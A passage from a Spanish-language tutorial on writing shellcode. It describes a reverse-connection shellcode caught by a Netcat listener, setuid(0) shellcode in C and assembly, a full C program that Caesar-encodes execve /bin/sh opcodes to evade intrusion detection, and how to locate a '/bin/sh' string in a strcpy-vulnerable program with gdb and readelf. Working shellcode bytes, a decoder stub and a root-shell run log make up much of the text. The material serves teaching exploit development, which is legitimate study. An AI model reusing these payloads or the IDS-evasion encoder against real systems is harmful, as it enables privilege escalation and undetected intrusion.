En el Código 20 primero de todo se pone la herramienta Netcat a la escucha de conexiones en el puerto 31337. Una vez se conecta el *shellcode* de conexión inversa a Netcat, el *shellcode* lanza una línea de comandos que permite al usuario que ha puesto Netcat a la escucha ejecutar comandos. Acto seguido, se ejecuta el comando *id* para demostrar que el identificador de usuario efectivo es el del usuario *root*. Después se ejecuta el comando *pwd* mientras el usuario dispone de la línea de comandos lanzada por el *shellcode* y una vez se finaliza dicha línea de comandos se vuelve a ejecutar el comando *pwd* para demostrar que su salida no es la misma y que, por tanto, los comandos ejecutados por el usuario se estaban ejecutando en la línea de comandos lanzada por el *shellcode*.

El Código 21 muestra como se compila y se ejecuta el código del *shellcode* de conexión inversa.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/ReverseConnection/ASMSource$
./genExec.sh ReverseConnection.S
####      Generating executable...       ####
sourceDOTo = ReverseConnection.o
executable = ReverseConnection
[sudo] password for newlog:
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/ReverseConnection/ASMSource$
./ReverseConnection
```

Código 21. Ejecución del *shellcode*

7. Hacking de shellcodes

El hecho de crear un *shellcode* funcional ya se puede considerar *hacking*, sin embargo, en este apartado se incluyen técnicas que distan mucho de ser simples optimizaciones. En este apartado trataremos los aspectos más avanzados en el desarrollo de *shellcodes*. Haciendo una breve enumeración, los conceptos que se tratarán son el de reutilización de las variables del programa exploratdo, reutilización de los sockets y los descriptores de archivo, la recuperación de los privilegios de *root* al explotar una aplicación y la codificación y decodificación al vuelo de los *shellcodes*.

7.1. Cuestión de privilegios

En este apartado se explicará un concepto que se debería implementar en la mayoría de shellcodes, previniendo así uno de los métodos con el que algunos de los programadores más precavidos intentarán proteger su aplicación.

Antes de entrar en una explicación sobre desarrollo de esta técnica, se deben explicar algunos de los atributos de un proceso, el *uid* y el *euid*.
El *uid*[18] es el atributo de un proceso que indica quien es el propietario actual de dicho proceso. Por ejemplo, si un usuario estándar intentara eliminar un proceso del que no es propietario, el sistema no lo permitiría. Además de los procesos, los ficheros y los directorios también disponen del atributo *uid*. Así, si un proceso intenta ejecutar una operación sobre un fichero, el *kernel* comprobará si el *euid*[19] del proceso coincide con el *uid* del fichero.
Así pues, el *uid* es el identificador de usuario real que coincide con el identificador del usuario que arrancó el proceso. El *euid* es el identificador de usuario efectivo y se le llama así debido a que es el identificador que se tiene en cuenta a la hora de considerar permisos. Se utiliza para determinar el propietario de los ficheros recién creados, para permitir el acceso a los ficheros de otros usuarios...
A continuación hay un ejemplo para acabar de entender la utilidad de estos dos atributos:
Normalmente, el *uid* y el *euid* coinciden, sin embargo, si un usuario U1 ejecuta un programa P que pertenece a otro usuario U2 y que tiene activo el bit S_ISUID, entonces el proceso asociado a la ejecución de P (por parte de U1) va a cambiar su *euid* y tomará el valor del *uid* del usuario U2. Por tanto, el *uid* y el *euid* no coincidiran. El primero hará referencia al usuario U1 y el segundo al usuario U2.

Una vez explicado lo anterior, se presentará cómo los programadores más hábiles o concienciados intentan proteger sus programas y cómo se pueden saltar estas

[18] $User\ Identifier$, identificador de usuario.
[19] Efective User Identifier, identificador de usuario efectivo.

medidas de seguridad. A partir de ahora, el método que veremos para saltarnos esta medida de seguridad lo incluiremos en el conjunto de *shellcodes*, sin embargo, por si sólo, este *shellcode* sería inútil. Esta técnica es conocida como *setuid shellcode*. Cual es la problemática? Normalmente, cuando un programa es explotado para conseguir privilegios de *root*, el atacante -su proceso- recibe un *euid* igual a cero, cuando en realidad lo que realmente se necesita es un *uid* igual a cero[20]. Solucionar este problema es muy simple y es de lo que se encarga la función *setuid*(*in*);. En el Código 22 se muestra el código fuente en *C* y en el Código 23 su respectiva implementación en ensamblador.

```
1     #include <stdio.h>
2     int main(void) {
3       setuid(0);
4     }
```

Código 22. Función *setuid* en C

```
1   BITS 32
2   xor ebx, ebx
3   lea eax, [ebx+0x17]
4   int 0x80
```

Código 23. Función *setuid* en ensamblador

Con el Código 23 se establece el *uid* del proceso a cero. Este mismo *shellcode* podría haberse implementado de un modo más claro, tal y como se ve en el Código 24.

```
1     BITS 32
2     xor eax, eax
3     xor ebx, ebx
4     mov al, 0x17
5     int 0x80
```

Código 24. Función *setuid* en ensamblador sin optimizar

Como se puede apreciar, la tercera instrucción del Código 23 se encarga de insertar un 0x17 en el registro *eax* gracias a que *ebx* está inicializado a cero. La instrucción *lea*[21] se encarga de cargar la dirección efectiva calculada en una expresión. En el ejemplo presentado, *lea eax*, $[ebx + 0x17]$, en el registro *eax* se carga la dirección calculada a partir de sumar el contenido del registro *ebx* más el valor 17 en hexadecimal. Gracias a que el registro *ebx* está a 0, en el registro *eax* se almacena el valor

[20]El *uid* que identifica al *root* es el 0.
[21]*Load Effective Address*

hexadecimal 17. La diferencia con, por ejemplo, la instrucción *mov eax*, $[ebx + 0x17]$ es que en el registro *eax* se almacenaría el contenido de la dirección de memoria calculada a partir del contenido del registro *ebx* más el valor 17 en hexadecimal. Gracias a esta pequeña optimización se ahorra un *byte*.

7.2. Shellcode polimórfico

Hoy en día los $firewalls$, antivirus, sistemas de detección de intrusiones, etc hacen que la explotación de vulnerabilidades sea una tarea bastante ardua. Sin embargo, cuando se nos intenta obligar a pisar el freno, nosotros, los *hackers*, no hacemos más que pisar el acelerador.

Esta técnica responde a la necesidad de que los sistemas de detección de intrusiones (IDS) no sean capaces de detectar que nuestro *shellcode* se va a ejecutar.
La mayoría de *shellcodes* siguen unos patrones bastante generalizados, así que los IDS sólo han de detectar dichos patrones para frustrar nuestra explotación. Lo que haremos para saltarnos esta protección es codificar el *shellcode* y en tiempo de ejecución nuestro *exploit* lo decodificará y ejecutará.
Existen algunos *plugins*[22] para IDS que se encargan de detectar estos métodos y decodificar el *shellcode*, sin embargo, hay dos razones por las cuales estos IDS no son funcionales. La primera es que su consumo de CPU es muy elevado. La segunda es que siempre podremos ir un paso más allá que el IDS y codificar el *shellcode* de modo que el IDS no lo pueda decodificar. El límite yace en el límite de nuestra imaginación.

Para ejemplificar este *hack*[23] de una manera simple, imaginaremos que nuestro *exploit* sólo le sumará un número aleatorio constante a cada *byte* de nuestro *shellcode*. Este tipo de cifrado es muy antíguo y es conocido como $Cifrado\ del\ César$.
En pseudocódigo nuestro cifrador sería semejante al mostrado en el Código 25.

```
1     num es entero
2     num = numAleatorio();
3     para (x = 0 hasta longitudShellcode)
4           shellcode[x] = shellcode[x] + num;
5     finpara
```

[22]Un *plugin* es una herramienta que se puede anexar a un programa para aumentar sus funcionalidades.

[23]El término *hack*, al igual que *hacker*, no es fácil de definir puesto que se trata de una idea más que de un hecho concreto u objeto. Cuando en este texto se utilice la palabra *hack* se referirá a toda aquella modificación de un objeto, programa o idea que adapte sus funcionalidades a un propósito específico de un modo creativo o poco convencional.

Código 25. Pseudocódigo del cifrador

Donde *longitudShellcode* es el número de *bytes* de nuestro *shellcode*, y *shellcode* es un *array* con nuestro *shellcode* en hexadecimal.
El codificador no tiene porqué estar implementado en ensamblador ya que éste será ejecutado por el *exploit* y no necesita saber direcciones relativas al código en memoria, sino que sólo modificará el array que contiene el *shellcode* original. Sin embargo, el decodificador lo tendremos que implementar en ensamblador ya que éste precederá a nuestro *shellcode* codificado y tendrá que saber cual es su ubicación en memoria.
Aunque parezca muy complicado a simple vista, la verdad es que es más complicado entender la explicación que el mismo código. Para empezar implementaremos el decodificador en ensamblador tal y como se muestra en el Código 26.

```
1      BITS 32
2      jmp short jmptrick
3      decodificador:
4      pop esi
5      xor ecx, ecx
6      mov cl, 0
7      bucle:
8      sub byte [esi + ecx - 1], 0
9      dec cl
10     jnz bucle
11     jmp short codedShellcode
12     jmpTrick
13     call decodificador
14     codedShellcode:
```

Código 26. Decodificador en ensamblador

Por la estructura del Código 26 ya se tendría que ver a simple vista que se utiliza el *jmp/call trick*. Después de la etiqueta *codedShellcode* tendremos nuestro *shellcode* codificado. Así pues, gracias al *jmp/call* tendremos la dirección de memoria donde se encuentra nuestro *shellcode* -de momento, codificado- en el registro *esi* (línea cuatro).
En la sexta línea hemos de substituir el primer cero por la longitud del *shellcode* codificado. De la séptima línea a la décima tenemos un bucle en el que se pasa por todos los *bytes* del *shellcode* codificado y se les resta el número aleatorio utilizado para codificar el *shellcode*. Dicho lo anterior, debería ser obvio que en la octava línea el segundo cero se debe substituir por el natural utilizado para codificar el *shellcode*. Lo que se realiza exactamente en la octava línea es restar el segundo cero al contenido de la dirección de memoria $esi + ecx - 1$. Si no se restara ese 1, al principio del bucle

iríamos un *byte* más allá de nuestro *shellcode*.

Imaginemos que '*casa*' es nuestro *shellcode*. En *ecx* guardamos la longitud del *shellcode*. Como se ve, si no restáramos uno, en la primera vuelta del bucle restaríamos el segundo cero al contenido de una dirección de memoria que no contendría el *shellcode*.
Después de la instrucción *sub*, se decrementa *ecx* y se compara si es igual a cero. Si es diferente a cero significa que aun no se ha decodificado nuestro *shellcode*. Si es cero se salta a la etiqueta *codedShellcode*. Se debe tener presente que este salto llevará a la dirección de memoria donde **antes** se tenía el *shellcode* codificado, donde apunta *esi*. Gracias a todo el proceso anterior, en *esi* se tendrél *shellcode* ya decodificado y listo para ejecutar sin que sea detectado. Se acaba de escribir lo que se llama un *shellcode* polimórfico.

Todo lo que se ha hecho hasta ahora es correcto, pero aun falta el código que junte el codificador, el decodificador y el *shellcode* y los haga funcionar con armonia. Para implementar este código utilizará el *execve shellcode* visto en los capítulos anteriores para que el código quede más claro. En este apartado, se ejecutará el *shellcode* tal y como se ejecuta en un *exploit* real. El código del *shellcode* ya no se compilará con *nasm* sino que se utilizará un código en *C* y se almacenará en un puntero de tipo *char*. Del código fuente en ensamblador del *shellcode* se obtendrán los *opcodes*[24]. Este conjunto de *opcodes* se almacenarán en alguna posición de memoria y se utilizará un pequeño *hack* para ejecutarlo.

El *script* especificado en el Código 27[25] permite extraer los *opcodes* de un ejecutable.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
cat genShell.sh
#!/bin/sh

objdump -d ./$1 | grep '[0-9a-f]:' |grep -v 'file' |cut -f2 -d:
|cut -f1-6 -d' ' |tr -s ' ' |tr '\t' ' ' |sed 's/ $//g' | sed 's/ /\\x/g'
|paste -d '' -s |sed 's/^/"/' |sed 's/$/"/g'
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
./genShell.sh shellcode
"\x31\xc9\x31\xdb\x8d\x41\x17\x99\xcd\x80\x53\x68\x6e\x2f\"
"x73\x68\x68\x2f\x2f\x62\x69\x8d\x41\x0b\x89\xe3\xcd\x80"
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
```

Código 27. *Script* para obtener los *opcodes* de un *shellcode*

[24]Un *opcode* es el código máquina equivalente a una instrucción en ensamblador. Por ejemplo, el *opcode* de la instrucción *cdq* es 99.

[25]El *script* utilizado para extraer los *opcodes* del ejecutable fué escrito por *vlan*7, un usuario de la comunidad de *Wadalbertia*.

Así pues, para obtener los *opcodes* del *shellcode* y del decodificador se deberá utilizar el *script* mostrado en el Código 27 y pasar como argumento el ejecutable generado con el código del *execve shellcode* y como código fuente para el decodificador se utilizará el Código 26.

El código fuente final escrito en *C* es el mostrado en el Código 40. Como se lleva haciendo con los últimos códigos, la explicación del código está especificada en el mismo código fuente.

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <sys/time.h>
4  #include <stdlib.h>
5  #include <unistd.h>
6
7  //Esta funcion se encarga de generar un numero
8  //aleatorio menor al parametro pasado.
9  int getnumber(int quo) {
10   int seed;
11   struct timeval tm;
12   gettimeofday(&tm, NULL);
13   seed = tm.tv_sec + tm.tv_usec;
14   srandom(seed);
15   return ( random() % quo );
16 }
17
18 //Esta funcion se utiliza para ejecutar los opcodes
19 //especificados en la cadena que se envia como
20 //parametro. Para ejecutar los opcodes, se declara
21 //un puntero a una funcion. Acto seguido, se hace
22 //que el puntero a la funcion apunte a la cadena
23 //que almacena los opcodes. Una vez el puntero
24 //apunta a la cadena, se ejecuta la funcion, con
25 //lo que se ejecutan los opcodes del shellcode.
26 void execute(char * data) {
27   void (*func) (void);
28   func = (void *) data;
29   func();
30
31 }
32
33 //Esta funcion sirve para mostrar por pantalla el shellcode,
34 //el decodificador o la union de los dos.
35 void print_code(char * data, int n) {
```

```
36    int i, l = 15;
37    switch (n) {
38      case 1:
39        printf("\n\nchar code[] =\n");
40      break;
41      case 2:
42        printf("\n\nchar decoder[] =\n");
43      break;
44      case 3:
45        printf("\n\nchar shellcode[] =\n");
46      break;
47      default:
48
49      break;
50    }
51
52    for (i = 0; i < strlen(data); ++i) {
53      if (l >= 15) {
54        if (i)
55          printf("\"\n");
56        printf("\t\"");
57        l = 0;
58      }
59      ++l;
60      printf("\\x%02x", ((unsigned char *)data)[i]);
61    }
62    printf("\";\n\n\n");
63  }
64
65  int main() {
66    //Opcodes que identifican al shellcode
67    char shellcode[] =
68    "\x31\xc0\x99\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\
        x89\xe3\xb0\x0b\xcd\x80";
69    //Opcodes que identifican al decodificador
70    char decoder[] =
71    "\xeb\x10\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\xfe\xc9\
        x75\xf7\xeb\x05\xe8\xeb\xff\xff\xff";
72    int count;
73    //Se obtiene un numero aleatorio.
74    int number = getnumber(200);
75    int nullbyte = 0;
76    int ldecoder;
77    //Se obtiene la longitud del shellcode.
78    int lshellcode = strlen(shellcode);
```

```
79      char * result;
80
81      //Se muestra por pantalla el codigo del decodificador y
82      //del shellcode sin codificar.
83      print_code(decoder, 2);
84      print_code(shellcode, 3);
85
86
87      //En la posicion de la cadena hexadecimal del decodificador
           donde
88      //deberia ir la longitud del shellcode, se inserta la
           longitud
89      //calculada con la funcion strlen().
90      decoder[6] += lshellcode;
91      //En la posicion de la cadena hexadecimal del decodificador
           donde
92      //deberia ir el numero aleatorio, se inserta la dicho numero
93      //calculado con la funcion getnumber().
94      decoder[11] += number;
95
96      ldecoder = strlen(decoder);
97
98      //Este bucle se realiza para sumar el numero aleatorio a
           cada caracter
99      //hexadecimal que identifica el shellcode. Al entrar,
           nullbyte = 0.
100     do {
101       if (nullbyte == 1) {
102         //Si se ha generado un byte nulo en el shellcode,
103         //se genera un nuevo numero aleatorio, se modifica
104         //dicho valor en el decodificador y se vuelve a
105         //realizar el proceso de codificacion.
106         number = getnumber(10);
107         decoder[11] += number;
108         nullbyte = 0;
109       }
110       //Se recorre todo el shellcode y a cada byte de la cadena
111       //shellcode, se le suma el numero aleatorio.
112       for (count = 0; count < lshellcode; count++) {
113         shellcode[count] += number;
114         //Si despues de realizar dicha suma, hay algun byte
115         //que es cero, se debe volver a realizar todo el
116         //proceso
117         if (shellcode[count] == '\0') {
118           nullbyte = 1;
```

```
119         }
120       }
121     //El proceso de codificacion se llevara a cabo hasta que no
          haya
122     //ningun byte nulo en el shellcode.
123     } while (nullbyte == 1);
124
125     //Se reserva espacio para el decodificador y el shellcode.
126     result = malloc(lshellcode + ldecoder);
127     //En dicho espacio de memoria se almacena el decodificador
128     //y el shellcode.
129     strcpy(result, decoder);
130     strcat(result, shellcode);
131     //Se muestra por pantalla el numero aleatorio generado y
132     //la cadena que identifica al decodificador y el shellcode
133     //codificado.
134     printf("Using value: %x to encode shellcode\n", number);
135     print_code(result, 1);
136     //Por ultimo, se ejecuta el decodificador y el shellcode.
137     execute(result);
138     //En este momento se deberia obtener una bonita shell!
139 }
```

Código 28. Código fuente del *shellcode* polimórfico

El Código 29 muestra como compilar y ejecutar el Código 40. Debido a que se ha ejecutado un simple *execve shellcode* no tiene sentido ejecutar comandos como *pwd* para mostrar las diferencias entre los directorios antes y después de ejecutar el *shellcode*. Sin embargo, se aumentarán los privilegios del *shellcode* polimórfico para demostrar como antes de ejecutar el *shellcode* se tienen unos privilegios menores que cuando el *shellcode* lanza la *shell* desde la cual se podrá ejecutar cualquier comando.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
gcc PolymorphicCCode.c -o PolymorphicCCode
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
execstack -s PolymorphicCCode
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
sudo chown root PolymorphicCCode
[sudo] password for newlog:
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
sudo chmod +s PolymorphicCCode
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
id
uid=1000(newlog) gid=1000(newlog) grupos=4(adm),20(dialout),24(cdrom),
46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Polymorphic/CCode$
./PolymorphicCCode
```

```
char decoder[] =
  "\xeb\x10\x5e\x31\xc9\xb1";




char shellcode[] =
  "\x31\xc0\x99\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89"
  "\xe3\xb0\x0b\xcd\x80";


Using value: 53 to encode shellcode


char code[] =
  "\xeb\x10\x5e\x31\xc9\xb1\x14\x80\x6c\x0e\xff\x53\xfe\xc9\x75"
  "\xf7\xeb\x05\xe8\xeb\xff\xff\xff\x84\x13\xec\xa3\xbb\xc1\x82"
  "\xc6\xbb\xbb\x82\x82\xb5\xbc\xdc\x36\x03\x5e\x20\xd3";


# id
uid=1000(newlog) gid=1000(newlog) euid=0(root) groups=4(adm),20(dialout),24(
    cdrom),
46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
# exit
```

Código 29. Ejecución del *shellcode* polimórfico

Como se puede comprobar en el Código 29 la parte inicial de la cadena *code* es igual que la cadena *decoder*, sin embargo, la parte que continua es diferente a la cadena *shellcode*. Para comprobar que el codificador se ha aplicado correctamente, se puede coger el último *opcode* de la cadena *shellcode*, sumarle 53 y se puede comprobar como el resultado es igual al último *opcode* de la cadena *code*. Todo este proceso se ha de realizar en hexadecimal. 80h + 53h = d3h.

7.3. Reutilización de las variables de un programa

Este *hack* se debe utilizar cuando el espacio de memoria en el que se puede ubicar el *shellcode* es limitado y no se puede insertar el código.
Ejecutar *shellcodes* utilizando esta técnica es bastante complejo debido a dos razones. La primera es que el programa a explotar ha de contener alguna variable que se pueda utilizar. La segunda razón es que el *exploit* resultante, y por consiguiente el *shellcode*, sólo funcionará para las versiones del programa compiladas con un mismo compilador. Esto significa que si se construye un *exploit* para un ejecutable compilado por un compilador x, este exploit no tendría porqué funcionar para el mismo ejecutable compilado por un compilador y.
La base de este *hack* reside en conocer la posición de memoria donde el programa vulnerable almacena la variable que queremos utilizar.
Llevar a cabo este *hack* es bastante más sencillo cuando se trabaja con programas de código abierto[26], que no cuando se hace con los de código cerrado.

[26]Un programa de código abierto es aquel del que se puede disponer de su código fuente.

7.3.1. Programas de código abierto

Con los programas de código abierto es mucho más fácil descubrir si se pueden utilizar sus variables para nuestros fines ya que se puede revisar su código. Una vez se encuentre algo que sea de utilidad se compilará el código del programa y se utilizará un *debugger*[27] para descubrir donde se aloja la variable en memoria.Pongamos por caso que el siguiente código fuera el vulnerable.

```
#include <stdio.h>
#include <string.h>

void abuso() {
  char * command = "/bin/sh";
  printf("%s", command);
}

int main (int argc, char **argv) {
  char buf[256];
  strcpy(buf, argv[1]);
  abuso();
}
```

Código 30. Código vulnerable

Si un *exploit* utilizara el *execve shellcode* para ejecutar un intérprete de comandos, es obvio que sabiendo donde está ubicada en memoria la variable *command* el *shellcode* sería más pequeño. Así pues, suponiendo que la variable está ubicada en la dirección de memoria *direcciondememoria*, un *shellcode* funcional podría ser el siguiente:

```
BITS 32
xor eax, eax
cdq
mov byte al, 11
push edx
push long 'direcciondememoria'
mov ebx, esp
push edx
mov edx, esp
push ebx
mov ecx, esp
int 0x80
```

[27]Un debugger es una herramienta que permite ejecutar un programa de manera controlada.

Código 31. *Execve shellcode* teórico

La correcta ejecución de este *shellcode* no se puede demostrar sin tener una base mínima sobre la explotación de $buffers$. Este *shellcode* no se podría ejecutar sin haber explotado un programa vulnerable, ya que la dirección de memoria *direccióndememoria* pertenece al programa vulnerable y ningún otro programa puede acceder a ella.
Cuando se explota un programa vulnerable, es este mismo programa el que acaba ejecutando las instrucciones del *shellcode* y, debido a esto, el programa podrá acceder a la posición de memoria donde se ha ubicado la cadena y ejecutar el *shellcode*.

Para descubrir cual es la dirección de memoria donde se almacena el contenido de la variable *command* se puede proceder tal que así:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$ gcc -g vuln.c -o vuln
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$ gdb -q vuln
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/Vulnerable/
    vuln...hecho.
(gdb) b abuso
Punto de interrupción 1 at 0x804844a: file vuln.c, line 5.
(gdb) run AAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/Vulnerable/vuln AAA

Breakpoint 1, abuso () at vuln.c:5
5   char * command = "/bin/sh";
(gdb) n
6   printf("%s", command);
(gdb) x/2x command
0x8048580:  0x6e69622f  0x0068732f
(gdb) quit
Una sesión de depuración está activa.

  Inferior 1 [process 2643] will be killed.

¿Salir de cualquier modo? (y o n) y
```

Código 32. Análisis con *gdb*

Primero de todo se compila el código fuente con el $flag$ -g para que la depuración del ejecutable con el depurador *gdb* sea más simple. Acto seguido se ejecuta el depurador *gdb* y se establece un punto de ruptura al principio de la función *abuso*. Cuando se ejecute el programa con la instrucción *run* con el parámetro 'AAA' a través de *gdb* el flujo de ejecución se detendrá al entrar en la función *abuso*. A continuación se ejecuta la instrucción n para decirle a *gdb* que ejecute la siguiente instrucción. Una vez se ha ejecutado la instrucción, con $x/2x$ *command* se examina qué contiene la dirección de memoria donde apunta la cadena *command*. El valor $2x$ indica que se muestren los 64 *bits* contiguos a la dirección de memoria donde apunta la cadena *command*. El primer valor en hexadecimal que aparece a la izquierda, precedente a

los dos puntos, es la dirección que se está buscando. La dirección de memoria inicial donde se ubican los datos de la cadena *command*.

7.3.2. Programas de código cerrado

En el ejemplo anterior se han tenido dos facilidades. La primera ha sido que se han podido buscar las variables del programa en el código fuente. La segunda ha sido que el proceso de *debug* ha sido más fácil ya que se sabía en qué función se encontraba la variable que se utilizaría. Ahora las cosas se han vuelto más difíciles, pero no mucho más.
Normalmente, en sistemas $Unix$, el formato ejecutable más común es el ELF. Estos tipos de ejecutables almacenan las cadenas y otras variables en dos segmentos de memoria: *.rodata* y *.data*.
Esta vez, en vez de utilizar *gdb* se utilizará una utilidad llamada $readelf$, Gracias a esta utilidad se podrá obtener información de todos los segmentos de memoria que utiliza el programa a explotar.

La sintaxis para mostrar dicha información es:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$ readelf -S vuln
There are 37 section headers, starting at offset 0x151c:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048134 000134 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048148 000148 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048168 000168 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        0804818c 00018c 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481ac 0001ac 000070 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804821c 00021c 00006e 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          0804828a 00028a 00000e 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         08048298 000298 000030 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482c8 0002c8 000008 08   A  5   0  4
  [10] .rel.plt          REL             080482d0 0002d0 000028 08   A  5  12  4
  [11] .init             PROGBITS        080482f8 0002f8 000030 00  AX  0   0  4
  [12] .plt              PROGBITS        08048328 000328 000060 04  AX  0   0  4
  [13] .text             PROGBITS        08048390 000390 0001cc 00  AX  0   0 16
  [14] .fini             PROGBITS        0804855c 00055c 00001c 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048578 000578 000013 00   A  0   0  4
  [16] .eh_frame         PROGBITS        0804858c 00058c 000004 00   A  0   0  4
  [17] .ctors            PROGBITS        08049f14 000f14 000008 00  WA  0   0  4
  [18] .dtors            PROGBITS        08049f1c 000f1c 000008 00  WA  0   0  4
  [19] .jcr              PROGBITS        08049f24 000f24 000004 00  WA  0   0  4
  [20] .dynamic          DYNAMIC         08049f28 000f28 0000c8 08  WA  6   0  4
  [21] .got              PROGBITS        08049ff0 000ff0 000004 04  WA  0   0  4
  [22] .got.plt          PROGBITS        08049ff4 000ff4 000020 04  WA  0   0  4
  [23] .data             PROGBITS        0804a014 001014 000008 00  WA  0   0  4
  [24] .bss              NOBITS          0804a01c 00101c 000008 00  WA  0   0  4
  [25] .comment          PROGBITS        00000000 00101c 00002b 01  MS  0   0  1
  [26] .debug_aranges    PROGBITS        00000000 001047 000020 00      0   0  1
  [27] .debug_pubnames   PROGBITS        00000000 001067 000025 00      0   0  1
  [28] .debug_info       PROGBITS        00000000 00108c 0000fd 00      0   0  1
  [29] .debug_abbrev     PROGBITS        00000000 001189 0000a7 00      0   0  1
  [30] .debug_line       PROGBITS        00000000 001230 00003f 00      0   0  1
```

```
  [31] .debug_frame      PROGBITS        00000000 001270 000044 00      0   0  4
  [32] .debug_str        PROGBITS        00000000 0012b4 0000b7 01  MS  0   0  1
  [33] .debug_loc        PROGBITS        00000000 00136b 000058 00      0   0  1
  [34] .shstrtab         STRTAB          00000000 0013c3 000156 00      0   0  1
  [35] .symtab           SYMTAB          00000000 001ae4 0004b0 10     36  52  4
  [36] .strtab           STRTAB          00000000 001f94 000230 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$
```

Código 33. Segmentos de memoria

Como se ve, se muestran todos los segmentos utilizados y, además, estan numerados. Los segmentos *.data* y *.rodata* aparecen en la lista.
Para ver lo que contiene cada segmento sólo se ha de ejecutar la siguiente instrucción:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$ readelf -x 15 vuln

Hex dump of section '.rodata':
  0x08048578 03000000 01000200 2f62696e 2f736800 ......../bin/sh.
  0x08048588 257300                               %s.

newlog@Beleriand:~/Documentos/Shellcoding/Codigos/Vulnerable$ readelf -x 23 vuln

Hex dump of section '.data':
  0x0804a014 00000000 00000000                    ........
```

Código 34. Segmento .data y .rodata

Como se puede comprobar, es la sección *.rodata* la que contiene la cadena "/bin/sh". Para calcular cual es su posición exacta en memoria basta sumarle los *bytes* necesarios a la dirección 0x08048578, que es la dirección de memoria donde empieza la cadena "......../bin/sh.". Para saber la dirección de memoria donde se ubica la cadena "/bin/sh" se debe sumar 8 *bytes* a la dirección inicial. Estos 8 *bytes* son los relativos a la cadena "........" que precede a la cadena "/bin/sh". Cuando se realiza el cálculo 08048578h + 8d el resultado es 8048580h. Como se puede comprobar, esta es la misma dirección de memoria a la que se llego realizando el análisis del código fuente de la aplicación.

8. Exploiting

En los lenguajes de programación, las variables no son más que un espacio de memoria reservado. Cuando se declara una variable de cierto tipo, el compilador reserva el espacio necesario para poder almacenar correctamente el valor de dicha variable. Por ejemplo, en el lenguaje de programación *C*, si se declara una variable de tipo *char*, el compilador le asignará cierta dirección de memoria a la variable, y a la siguiente variable declarada en el programa se le asignará la misma dirección de memoria sumándole o restándole un *byte*, dependiendo de la implementación del compilador. De este modo, el tamaño de una variable de tipo *char* es de un *byte*. Evidentemente, el compilador conoce de antemano cual es el tamaño de cada variable.

Un desbordamiento de búfer se da cuando el valor que se almacena en una variable ocupa más que el espacio que se ha reservado para ella. Cuando se da un desbordamiento de búfer, se puede desembocar en tres situaciones diferentes. La primera de ellas es en la que el programa finaliza debido a que los datos que se deberían haber almacenado en la variable, sobreescriben posiciones de memoria que no pertenecen al programa ejecutado. La segunda situación es en la que los datos que se deberían haber almacenado en la variable, sobreescriben otras posiciones de memoria que pertenecen al programa ejecutado. Esta segunda situación desemboca en la corrupción de los datos relativos al programa, ya sean datos almacenados por éste o sean datos añadidos por el compilador para llevar a cabo una correcta ejecución. La última situación es la unión de las dos situaciones anteriores. Se da cuando se corrompen datos relativos al programa y, además, éste finaliza inesperadamente.

